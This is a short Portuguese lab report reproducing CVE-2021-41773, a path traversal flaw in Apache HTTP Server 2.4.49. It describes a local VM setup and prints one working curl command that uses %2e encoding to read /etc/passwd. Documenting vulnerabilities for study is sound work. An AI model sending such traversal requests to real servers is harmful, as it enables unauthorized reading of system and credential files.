Relatório de Reprodução da Vulnerabilidade CVE-2021-41773
Visão Geral da Vulnerabilidade
- CVE ID: CVE-2021-41773
- Nome da Vulnerabilidade: Vulnerabilidade de Path Traversal no Apache HTTP Server
- Nível de Risco: Alto (CVSS 7.5)
- Versões Afetadas: Apache HTTP Server 2.4.49
- Descrição da Vulnerabilidade: A versão 2.4.49 do Apache HTTP Server possui uma falha de implementação na função de normalização de caminho
ap_normalize_path. Atacantes podem contornar controles de acesso construindo requisições especiais contendo codificação %2e, permitindo a leitura de arquivos arbitrários no servidor web.
Configuração do Ambiente
- Sistema Operacional: Ubuntu 20.04 (Máquina Virtual)
- Servidor Web: Apache httpd 2.4.49 (compilado manualmente)
- Ambiente de Prática: Executado de forma independente, ouvindo na porta 8080
- Configurações Principais:
- Alterar
Require all denied para Require all granted no bloco <Directory />
- Adicionar Alias
/vuln apontando para /tmp/vuln_dir e configurar permissões
Reprodução da Vulnerabilidade
Comando de Ataque

curl -v --path-as-is 'http://127.0.0.1:8080/vuln/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd'

Captura de Tela do Ataque
 fxdyx-a/cve-2021-41773-poc

